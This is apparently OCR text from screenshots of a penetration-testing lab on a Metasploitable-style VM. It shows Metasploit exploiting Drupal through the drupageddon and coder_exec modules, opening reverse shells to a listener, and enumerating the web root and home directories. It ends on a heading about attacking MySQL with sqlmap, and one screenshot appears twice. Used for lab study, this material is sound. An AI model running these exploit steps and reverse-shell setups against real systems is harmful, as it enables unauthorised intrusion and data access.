

Firefox
~/Desktop/msf3_linux_...
Shell No. 1
Thunar
06:37 PM
Shell No. 1
File Actions Edit View Help
msf6 > search drupal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
2 exploit/multi/http/drupal_drupageddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
3 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
4 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
5 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
6 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution
Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/php_xmlrpc_eval
msf6 > use 2
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options
Module options (exploit/multi/http/drupal_drupageddon):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 172.20.10.4 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI /drupal/ yes The target URI of the Drupal installation
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 172.20.10.6 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Drupal 7.0 - 7.31 (form-cache PHP injection method)


Firefox
~/Desktop/msf3_linux_...
Shell No. 1
Thunar
06:39 PM
Shell No. 1
File Actions Edit View Help
msf6 exploit(multi/http/drupal_drupageddon) > exploit
[*] Started reverse TCP handler on 172.20.10.6:4444
[*] Sending stage (39282 bytes) to 172.20.10.4
[*] Meterpreter session 9 opened (172.20.10.6:4444 → 172.20.10.4:39061) at 2021-05-19 18:39:01 -0400
meterpreter > getuid
Server username: www-data (33)
meterpreter > dir
Listing: /var/www/html/drupal
Mode Size Type Last modified Name
100644/rw-r--r-- 174 fil 2011-07-27 16:17:40 -0400 .gitignore
100644/rw-r--r-- 5410 fil 2011-07-27 16:17:40 -0400 .htaccess
100644/rw-r--r-- 58875 fil 2011-07-27 16:17:40 -0400 CHANGELOG.txt
100644/rw-r--r-- 996 fil 2011-07-27 16:17:40 -0400 COPYRIGHT.txt
100644/rw-r--r-- 1447 fil 2011-07-27 16:17:40 -0400 INSTALL.mysql.txt
100644/rw-r--r-- 1874 fil 2011-07-27 16:17:40 -0400 INSTALL.pgsql.txt
100644/rw-r--r-- 1298 fil 2011-07-27 16:17:40 -0400 INSTALL.sqlite.txt
100644/rw-r--r-- 17856 fil 2011-07-27 16:17:40 -0400 INSTALL.txt
100644/rw-r--r-- 14940 fil 2011-02-23 19:47:51 -0500 LICENSE.txt
100644/rw-r--r-- 7356 fil 2011-07-27 16:17:40 -0400 MAINTAINERS.txt
100644/rw-r--r-- 3494 fil 2011-07-27 16:17:40 -0400 README.txt
100644/rw-r--r-- 8811 fil 2011-07-27 16:17:40 -0400 UPGRADE.txt
100644/rw-r--r-- 6605 fil 2011-07-27 16:17:40 -0400 authorize.php
100644/rw-r--r-- 720 fil 2011-07-27 16:17:40 -0400 cron.php
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 includes
100644/rw-r--r-- 529 fil 2011-07-27 16:17:40 -0400 index.php
100644/rw-r--r-- 688 fil 2011-07-27 16:17:40 -0400 install.php
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 misc
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 modules
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 profiles
100644/rw-r--r-- 1531 fil 2011-07-27 16:17:40 -0400 robots.txt
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 scripts
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 sites
40755/rwxr-xr-x 4096 dir 2011-07-27 16:17:40 -0400 themes
100644/rw-r--r-- 18039 fil 2011-07-27 16:17:40 -0400 update.php
100644/rw-r--r-- 2051 fil 2011-07-27 16:17:40 -0400 web.config
100644/rw-r--r-- 417 fil 2011-07-27 16:17:40 -0400 xmlrpc.php
meterpreter >



Firefox
~/Desktop/msf3_linux_...
Shell No. 1
Thunar
06:44 PM
Shell No.1
File Actions Edit View Help
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit
[*] Started reverse TCP handler on 172.20.10.6:4444
[*] Cleaning up: [-f coder_upgrade.run.php] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 11 opened (172.20.10.6:4444 → 172.20.10.4:39066) at 2021-05-19 18:43:45 -0400
whoami
www-data
ls -la /home
total 72
drwxr-xr-x 18 root root 4096 Oct 29 2020 .
drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
drwxr-xr-x 2 leia_organa users 4096 Oct 29 2020 leia_organa
drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker
drwxr-xr-x 7 vagrant vagrant 4096 Apr 11 21:40 vagrant


Firefox
~/Desktop/msf3_linux_...
Shell No. 1
Thunar
06:44 PM
Shell No. 1
File Actions Edit View Help
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit
[*] Started reverse TCP handler on 172.20.10.6:4444
[*] Cleaning up: [-f coder_upgrade.run.php] && find . \! -name coder_upgrade.run.php -delete
[*] Command shell session 11 opened (172.20.10.6:4444 → 172.20.10.4:39066) at 2021-05-19 18:43:45 -0400
whoami
www-data
ls -la /home
total 72
drwxr-xr-x 18 root root 4096 Oct 29 2020 .
drwxr-xr-x 23 root root 4096 Oct 29 2020 ..
drwxr-xr-x 3 anakin_skywalker users 4096 Oct 29 2020 anakin_skywalker
drwxr-xr-x 3 artoo_detoo users 4096 Oct 29 2020 artoo_detoo
drwxr-xr-x 2 ben_kenobi users 4096 Oct 29 2020 ben_kenobi
drwxr-xr-x 2 boba_fett users 4096 Oct 29 2020 boba_fett
drwxr-xr-x 2 c_three_pio users 4096 Oct 29 2020 c_three_pio
drwxr-xr-x 2 chewbacca users 4096 Oct 29 2020 chewbacca
drwxr-xr-x 2 darth_vader users 4096 Oct 29 2020 darth_vader
drwxr-xr-x 2 greedo users 4096 Oct 29 2020 greedo
drwxr-xr-x 2 han_solo users 4096 Oct 29 2020 han_solo
drwxr-xr-x 2 jabba_hutt users 4096 Oct 29 2020 jabba_hutt
drwxr-xr-x 2 jarjar_binks users 4096 Oct 29 2020 jarjar_binks
drwxr-xr-x 4 kylo_ren users 4096 Oct 29 2020 kylo_ren
drwxr-xr-x 2 lando_calrissian users 4096 Oct 29 2020 lando_calrissian
drwxr-xr-x 2 leia_organa users 4096 Oct 29 2020 leia_organa
drwxr-xr-x 2 luke_skywalker users 4096 Oct 29 2020 luke_skywalker
drwxr-xr-x 7 vagrant vagrant 4096 Apr 11 21:40 vagrant


EXPLOITING PORT 3306 (MY SQL) USING SQLMAP



